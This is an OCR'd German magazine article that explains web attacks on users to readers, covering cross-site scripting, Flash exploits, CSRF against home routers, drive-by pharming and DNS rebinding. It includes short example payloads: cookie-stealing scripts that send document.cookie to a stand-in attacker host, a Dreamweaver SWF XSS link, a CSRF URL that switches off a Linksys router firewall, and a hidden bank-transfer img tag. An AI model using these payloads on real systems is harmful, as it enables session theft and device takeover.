


Daniel Bachfeld

Dunkle Flecken

Neuartige Angriffe überrumpeln Webanwender


Herkömmliche Angriffe per infizierten Mail-Anhang und Schwachstellen in Windows haben fast ausgedient. Mit ausgefeilten Tricks versuchen die Kriminellen heute Webseiten für ihre Zwecke zu missbrauchen – und zwar die, bei denen man am wenigsten mit Angriffen rechnet.

Erwarte das Unerwartete, sonst wirst du es nicht finden“, wusste schon der griechische Philosoph Heraklit rund 500 Jahre vor Christi Geburt. Gerade in Bezug auf die Gefahren im Internet wird es immer wichtiger, sich auf Angriffe aus allen Richtungen gefasst zu machen. Selbst wer sich in Sicherheit wiegt, weil er nur auf bekannten, vermeintlich sicheren Seiten surft, ist nicht vor den Attacken der Internet-Mafia gefeit.

Lange Zeit galt: Wer keine Schmuddel- oder Tauschbörsenseiten ansurft, Online-Banking-Seiten nur über Bookmarks ansurft, keine ausführbaren Anhänge in Mails doppelklickt und stets alle Sicherheits-Updates für seinen Webbrowser installiert, hat wenig zu befürchten. Zudem lassen Sicherheitsfunktionen in Windows-Betriebssystemen wie Schutz vor Buffer Overflows, Speicherverwürfelung und Benutzerkontensteuerung unter Vista (User Account Control, UAC) viele herkömmliche Angriffe verpuffen. Doch die Cyber-Kriminellen liegen nicht auf der faulen Haut und denken sich immer neue Tricks aus, um trotzdem PCs unter ihre Kontrolle zu bekommen und Daten auszuspähen.

Im Wesentlichen sind die Ziele die gleichen geblieben: Diebstahl von Passwörtern, Kreditkartennummern und PINs und TANs sowie der Aufbau von Botnetzen. Um das zu erreichen, machen die Ganoven sich die Techniken zunutze, die dem Web zum Sprung auf Version 2.0 verholfen haben: Ajax, Flash und Konsorten. Zudem greifen sie immer öfter Anwendungen an, die bis dato nicht als typisches Einfallstor in den PC galten, etwa den lange Zeit als sicherheitsunkritisch eingeschätzten Adobe Reader oder Apples QuickTime.

Eines der größten Sicherheitsprobleme im Web ist seit einigen Jahren das so genannte Cross-Site-Scripting, bei dem Angreifer ihren Opfern präparierte JavaScripte im Browser unterschieben, um zu einer bestimmten Seite gehörige Zugangsdaten oder Cookies auszulesen und diese für ihre Zwecke zu missbrauchen. Was genau die Betrüger mit gestohlenen Daten machen, erläutert der Artikel Unter Verdacht“ auf Seite 92. Die Schwierigkeit für den Angreifer lag bislang darin, sein JavaScript im Kontext der Seite ausführen zu lassen, von der er das Passwort begehrte (siehe Kasten Seite 86). Dafür musste er in der Regel eine Sicherheitslücke auf dem Server finden und einen präparierten Link mit eingebettetem Code an sein Opfer schicken, das diesen auch noch anklickte [1]. Ein typischer präparierter Link enthielt dann etwa folgenden Code <script>document.location("http://cookie-klau.de/klau.cgi?"+document.cookie);</script>, um ein Cookie an den Server des Angreifers zu senden.



Weist der Webserver eine Schwachstelle auf, kann der Angreifer mittels Cross-Site-Scripting bösartiges JavaScript in den Browser des Anwenders schmuggeln und ausführen.

1 Angreifer sendet Link per Mail
http://www.sichere-bank.de/action?<script>sende Cookie</script>
2 Anwender klickt auf Link und landet auf Bankenseite
3 Bank sendet <script>sende Cookie</script> an Anwender
4 Skript läuft im Browser und sendet Cookie an Angreifer

XSS-Wurm

Das Mitmach-Web mit seinen vielen Social-Networking, Foren- und Blog-Seiten macht die Sache für den Angreifer einfacher: Viele erlauben die Gestaltung eigener Seiten, teilweise mit aktiven Inhalten. So lässt sich der schädliche Inhalt direkt in den Seiten platzieren. Zudem muss ein Angreifer nicht mehr mit verdächtig aussehenden Links hantieren, es genügt, seinem Opfer einen Link zu einer Seite bei einem der großen, vermeintlich vertrauenswürdigen MyIrgendwas-Anbieter zu schicken.

Auf diese Weise fingen sich zuletzt mehrere hunderttausend Anwender der vornehmlich im südamerikanischen Raum genutzten Social-Networking-Seite Orkut einem JavaScript-Wurm ein, der sich von Nutzerprofil zu Nutzerprofil schlängelte. Selbst Anwendungen, bei denen man zunächst keinen direkten Kontakt mit Webseiten vermuten würde, sind für solche Attacken mit versteckt eingebettetem Code anfällig. So musste Skype den Zugriff seines gleichnamigen Clients auf die Videoportale Metacafe und MyVideo sperren, da Angreifer in die Meta-Daten der Videos Skripte einbetten konnten. Zur Darstellung der Videos nutzt Skype den Internet Explorer, der die JavaScripte zu allem Unglück auch noch im lokalen Kontext, also mit den höchsten Rechten, ausführte.


Da Cross-Site-Scripting mittlerweile epidemische Ausmaße erreicht, versuchen die großen Anbieter von Web-2.0-Seiten das Einbetten von aktiven Inhalten in ihre Nutzerseiten durch JavaScript-Filter und andere Maßnahmen zu verhindern. Allerdings fallen einzelne Funktionen immer wieder durch das Raster und bleiben ungeschützt. Auch Google hat des Öfteren mit Cross-Site-Scripting-Lücken auf Google-Mail und Google Docs zu kämpfen. Noch bis vor kurzem war es etwa bei Googles Spreadsheets möglich, in die Tabellenfelder JavaScript-Code hineinzuschreiben, der beim Aufruf durch andere eingeladene Nutzer deren Google-Cookie auslas. Da Google diensteübergreifend ein einziges Sitzungs-Cookie nutzt, hätte ein Angreifer dieses nach einem erfolgreichen Diebstahl zur Anmeldung an allen weiteren Anwendungen missbrauchen können.

Trickkiste

Doch findige Angreifer können mit eingeschleustem JavaScript nicht nur auf einem PC gespeicherte Cookies auslesen, sie können dargestellte Inhalte von Seiten komplett oder teilweise austauschen, die Eingabe des Opfers in Formularfelder überwachen oder sogar eigene Formulare an den Server schicken. Das geht so weit, dass ein Angreifer quasi in Echtzeit den Browser seines Opfers als Proxy missbrauchen kann, um gleichzeitig auf dem Server mitzusurfen, auf dem das Opfer gerade angemeldet ist. Das Ganze funktioniert über einen in JavaScript geschriebenen XSS-Proxy in einem versteckten IFrame, der die Verbindung mit einem Server des Betrügers aufrechterhält und Kommandos entgegennimmt [2, 3]. Im Kontext des Opfers kann er auf diese Weise etwa in einem Online-Shop eigene Bestellungen aufgeben.

Mit ausgefeilten Methoden lässt sich in JavaScript auch ein Port-Scanner implementieren, mit dem Hacker aus der Ferne beispielsweise das Intranet eines Unternehmens ausforschen können, sofern ein Mitarbeiter in die Falle tappt [4]. Mit den gewonnenen Ergebnissen planen die Angreifer ihr weiteres Vorgehen.

Sorgen bereitet Sicherheitsspezialisten auch die unter Ajax benutzte XMLHttpRequest-Schnittstelle (XHR), mit der JavaScript weitere Inhalte oder Daten von einem Webserver in



Mit dem XSS-Proxy xs-sniper sieht der Angreifer all das, was das Opfer gerade im Browser sieht.

Teilen dynamisch nachlädt, ohne dazu die gesamte Seite neu aufbauen zu müssen, wie es bei reinen HTML-Seiten der Fall ist. Da die Schnittstelle asynchron arbeitet, muss ein JavaScript nicht erst auf eine Antwort warten, sondern kann weitere Aufgaben erledigen. Webseiten wie Google Maps wären ohne diese Schnittstelle undenkbar. Allerdings wird damit der Verkehr zwischen Browser und Server für den Anwender unkontrollierbar. Typische Anzeichen einer Browser-Aktivität wie etwa der wachsende Ladebalken in der Statuszeile sind bei Ajax ohne Funktion. In der Folge kann auch der von Angreifern in einen Browser eingeschmuggelte Code noch unauffälliger agieren. Zusätzlich kann ein Skript mit XHR Teile des HTTP-Headers selbst definieren, bevor es den Request losschickt. Für Hacker ist das die ideale Möglichkeit, um den Referrer und andere Parameter zu fälschen. Eine nähere Analyse der Sicherheit und der Probleme von Ajax liefert auch der Artikel in [5].

Böser Blitz

Da bösartige JavaScripte auf der Fahndungsliste mittlerweile ganz oben stehen und Webseitenbetreiber sowie Netzadmins in Unternehmen nach und nach Schutzfunktionen wie JavaScript-Filter einführen, weichen die Kriminellen auf andere Wege aus. Dazu gehört unter anderem der Flash Player, der spätestens beim ersten neugierigen Besuch von YouTube auf dem Rechner eines Anwenders landet – also mittlerweile eigentlich auf jedem Rechner zu finden ist. Wer vermutet, dass der Flash Player nur Filmchen abspielen kann, täuscht sich gewaltig. Das früher hauptsächlich für interaktive Animationen genutzte Shockwave-Flash-Format (SWF) hat es in sich. Flash unterstützt ActionScript, das einen ähnlichen Funktionsumfang wie JavaScript bietet. Action Script kann zudem zusätzlich JavaScript-Funktionen aufrufen und so – wie sollte es anders sein – auf Cookies zugreifen. Der Cookie-Klau sieht mit ActionScript beispielsweise so aus:

```
getURL("javascript:document.location=
('http://cookie-klau.de/klau.cgi?'+
document.cookie)");
```


Der Flash Player ist für den Internet Explorer, Firefox, Safari und Opera als Plug-in unter Windows, Linux und Mac OS X verfügbar, womit die Kriminellen nicht nur auf ein plattformübergreifendes Instrument zurückgreifen können. Sie können zudem unter dem Radar der herkömmlichen Filter fliegen, da diese noch kein Flash analysieren können. Ein Blog, in dem die Nutzer zwar kein JavaScript, dafür aber Flash in ihre Einträge einbetten dürfen, kann also durchaus gefährlich werden. ActionScript erlaubt es wie XHR, vor dem Versenden eines HTTP-Requests viele Parameter im HTTP-Header selbst festzulegen – und zu verfälschen.

ActionScripte sind normalerweise nicht einfach so einsehbar, weshalb man sie mit speziellen Decompilern aus dem Flash-Applet extrahieren muss, um sie analysieren zu können. Dies machen bisher aber übliche automatische Filter nicht. So ist es etwa möglich, in präparierten eBay-Auktionen spezielle Flash-Applets nachzuladen und Bietern Anmeldenamen und Passwort zu stehlen. eBay kontrolliert zwar nach eigenen Angaben Auktionen auf bösartigen Code, offenbar tun sie dies aber nicht für Flash, wie die Verbraucherschützer von falle-internet.de im März dieses Jahres vorgeführt haben.

Noch dramatischer wird die Sache, wenn Sicherheitslücken wie Buffer Overflows in Flash ins Spiel kommen, mit denen Angreifer mittels präparierter Flash-Applets Würmer und Bots ins System schleusen und starten können. Dabei muss das Applet dem Anwender nicht einmal auffallen, es kann völlig unscheinbar in eine Seite eingebettet sein. Da das Browser-Plug-in ein Flash-Applet standardmäßig automatisch startet, reicht der Besuch einer präparierten Webseite, um den Rechner zu infizieren. Früher kannte man solche Probleme nur vom Internet Explorer. Zuletzt beseitigte die Flash-Version 9.0.124.0 von Anfang April zwei derartige kritische Lücken.

Dazu gesellen sich Fehler in verbreiteten Flash-Authoring-Tools wie Adobe Dreamweaver, Adobe Acrobat Connect, InfoSoft FusionCharts und Techsmith Camtasia, die SWF-Dateien generieren, die anfällig für Cross-Site-Scripting sind. Die Sicherheitsexperten von Google und der Firma iSEC fanden Ende des Jahrs 2007 heraus, dass sich beim Aufruf einer Flash-Anwendung JavaScript als Parameter übergeben und im Kontext der besuchten Seite ausführen lässt. Ein präparierter Link zum Ausnutzen einer XSS-Schwachstelle im Dreamweaver sah beispielsweise so aus:

```
http://www.example.com/main.swf?
baseurl=asfunction:getURL,java
script:alert(1)//
```



Bei Cross Site Request Forgery muss der Anwender am Router angemeldet sein und parallel im Internet surfen. Unter Umständen erfordern einige Änderungen aber gar kein aktive Sitzung, sodass CSRF auch ohne Hilfestellung des Anwenders funktioniert.

Angreifer hätten diesen Link per Mail verschicken und dadurch beispielsweise Cookies und Passwörter auslesen oder Einträge in Blogs platzieren und Kommentare abgeben können. Unter den betroffenen Seiten waren nach Angaben der Spezialisten viele Regierungs- und Online-Banking-Websites. Zwar sind diese Fehler in den meisten Tools nun behoben, allerdings müssen die Webmaster ihre bestehenden Flash-Applets mit den neuen Versionen abermals übersetzen, um sich des Problems zu entledigen. Dass das wirklich überall geschehen ist, darf man anzweifeln.

Angriffe auf Router


Von Angriffen aus dem Internet auf DSL-Router von Privatanwender war bis vor kurzem eher selten zu hören, da die meisten Eindringversuche in der Regel schon an dem integrierten Paketfilter respektive der Firewall scheitern. Doch mit Cross Site Request Forgery (CSRF) programmieren Bösewichte den Router mit Hilfe ihres Opfers um, ohne dass dieses etwas davon merkt. Bei CSRF machen sich Angreifer die triviale Implementierung von Authentifizierungsfunktionen in Routern zunutze, sodass ein präparierter Link eines Angreifers in einer beliebigen Webseite ausreicht, um das lokale Gerät zu manipulieren.

Der Link

```
https://192.168.1.1/apply.cgi?submit_
button=Firewall&change_action=&
action=Apply&block_wan=1&block_
loopback=0&multicast_pass=0&ident_
pass=0&block_cookie=0&block_java=
0&block_proxy=0&block_activex=
0&filter=off&_block_wan=1&_block_
multicast=0&_ident_pass=1
```

schaltet beispielsweise die Firewall im Linksys-Router WRT54GL aus. Für den Router sieht es so aus, als hätte der Anwender den Link selbst aufgerufen.


Voraussetzung für einen erfolgreichen Angriff ist jedoch, dass das Opfer gerade mit dem Webbrowser auf dem Router eingeloggt ist, etwa zur Konfiguration, und parallel dazu in einem anderen Fenster die präparierte Web-



Tests mit JavaScript-Portscannern sind nicht immer besonders zuverlässig. Die Demo zeigt aber, dass sie sich prinzipiell zum Ausspähen interner Infrastrukturen eignen.

seite ansurft. Kennt der Angreifer das Passwort oder steht es noch auf den Werkseinstellungen, muss das Opfer allerdings nicht einmal eingeloggt sein, damit der Trick über Bande funktioniert. Mittels JavaScript kann die bösartige Webseite die Authentifizierung einfach selber durchführen. Wie das beim DSL-Router Speedport W701V von T-Home funktioniert, zeigt das über den Soft-Link verfügbare Skript.

Dass solche Angriffe bereits stattfinden, zeigt ein Fall in Mexiko, bei dem mehreren hundert Anwendern die DNS-Einträge im Router verbogen wurden und auf einen Nameserver von Betrügern zeigten. Anfragen für Bankenseiten beantwortete der Server mit IP-Adressen, die auf Phishing-Seiten führten. Das perfide daran: Selbst wer seine Online-Banking-Seiten nur über Bookmarks aufruft oder die Adresse im Browser manuell eingibt, landet auf solch einer gefälschten Seite. Bei dieser auch Drive-By Pharming genannten Attacke mussten die Opfer nicht mal eine präparierte Webseite aufrufen, der Link war in einer HTML-Mail als Image-Tag versteckt.



Das in Schritt (4) ausgelieferte JavaScript von www.example.com läuft nach Schritt (7) im Kontext der lokalen Ressource

Beim DNS-Rebindung schiebt der Angreifer seinem Opfer während einer Sitzung eine neue Adresse unter.

Viele Router unterstützen Universal Plug and Play (UPnP), mit der eine auf einem PC laufende Anwendung beispielsweise Port-Forwarding aktivieren kann, um aus dem Internet erreichbar zu sein. Dass dies zu Sicherheitsproblemen führen kann, weil ein infizierter Client so die Firewall durchbohren kann, ist seit Längerem bekannt. Neu ist jedoch, dass auch JavaScript über XMLHttpRequests mit dem UPnP-Interface kommunizieren und darüber Einstellungen vornehmen kann. Dafür muss ein Angreifer nur seinen Code in Webseiten verstecken. Einen Haken hat die Sache jedoch: Da das JavaScript vom Server des Tunichtguts stammt, kann es eigentlich nicht mit dem Router verhandeln, weil die Same Origin Policy (SOP, siehe Kasten) den Zugriff nicht zulässt. Damit komplexere Modifikationen, die sich nicht über eine einzige statische URL durchführen lassen, trotzdem funktionieren, muss das

JavaScript im Kontext des Routers laufen, also für den Browser so aussehen, als stamme es von diesem. Hier kommt wieder Cross-Site-Scripting ins Spiel, beispielsweise im Authentifizierungsdialog des Routers. Konkret wiesen die SpeedTouch-Produkte des Herstellers Thomson diese teuflische Mischung aus UPnP und XSS bis zu einem Firmware-Update auf [6].

Webanwendungen

Von Manipulationen mittels Cross Site Request Forgery sind nicht nur Router, sondern grundsätzlich alle Anwendungen mit einer Weboberfläche bedroht, also auch Content-Management-Systeme, Webportale, P2P-Clients und so weiter. Dort ist zudem die Wahrscheinlichkeit viel größer, dass ein Nutzer gerade eingeloggt ist und in einem zweiten Fenster etwa mit Google recherchiert. Für das verbreitete CM-System Joomla kursierte im Februar 2008 eine CSRF-Demo, die einen weiteren Super-Admin zur Nutzerdatenbank hinzufügte.

Sogar Online-Banking-Seiten haben unter Umständen mit dem Problem zu kämpfen, wenn bestimmte Aktionen wie Überweisungen nicht zusätzlich gesichert sind. Insbesondere bei ausländischen Banken, die oft keine Authentifizierung mit einer TAN für Transaktionen erfordern, könnte eine Zeile wie <img src="http://unsichere-bank.eu/transfer?betrag=5000&konto=schmidt"> in einer unscheinbaren Webseite versteckt monetären Kahlschlag verursachen.

Angepinnt

Die Same Origin Policy ist zwar eine hohe Hürde, sie verlässt sich aber im Wesentlichen nur auf die Richtigkeit des Server-Namens. Schafft es ein Angreifer, die Namensauflösung zu manipulieren, so kann er seine Skripte etwa im Kontext eines Unternehmensnetzes laufen lassen und interne Strukturen ausspionieren. Bei dieser DNS-Rebinding genannten Attacke muss der Angreifer einen Nameserver kontrollieren können. Zusätzlich muss er sein Opfer auf eine Webseite (www.example.com) locken, die das schädliche JavaScript enthält. Bei der ersten DNS-Anfrage des Browser liefert der vom Angreifer kontrollierte Nameserver die offizielle Adresse seines Servers zurück und der Browser lädt die Seite mit dem Skript. Allerdings hat der Angreifer seine Antwort im Time-To-Live-Feld als nur für kurze Zeit gültig markiert.

Nach der ersten Anfrage ändert er im Nameserver die IP-Adresse für www.example.com auf eine Adresse im Netzwerk seines Opfers, beispielsweise 192.168.2.1. Alle folgenden Anfragen des Browser beantwortet der Nameserver mit dieser Adresse. Für ein laufendes JavaScript hat sich indes nichts geändert, der Servername ist derselbe, der Port und das Protokoll ebenfalls. Allerdings ist das Skript nun in der Lage, mit dem unter der Adresse 192.168.2.1 residierendem Gateway oder Server zu kommunizieren oder auf bereits geöffnete Seiten im Browser von diesem Server zuzugreifen und Inhalte zu manipulieren. Dieses einfache Angriffsszenario funktioniert in der Realität jedoch nicht so ohne Weiteres, da Browser die Zuordnung von Name zu IP-Adresse über den gesamten Verlauf einer Session cachen, egal was im TTL-Feld steht. Die zweite Anfrage bleibt einfach aus. Diese DNS-Pinning genannte Funktion verhindert zunächst DNS-Rebinding.

Mit einem einfachen Trick hebelt man DNS-Pinning jedoch aus: Per Firewall blockiert der Angreifer nach dem ersten Zugriff alle weiteren Verbindungsversuche zu www.example.com. Damit wird der Browser trotz Cache gezwungen, eine zweite Anfrage zu starten, um eine möglicherweise neue Adresse von www.example.com zu erfahren. Dieses Anti-DNS-Pinning getaufte Verfahren ließe sich wiederum verhindern, indem man die Host-Header der HTTP-Anfragen kontrolliert. Aber auch hierfür gibt es wieder Gegenmaßnahmen, beispielsweise in dem man die Header per XMLHttpRequests fälscht. Dieses Spiel wird auf absehbare Zeit weitergeführt, wobei DNS-Rebinding-Attacken derzeit noch eher selten stattfinden.

Vertrauter Feind

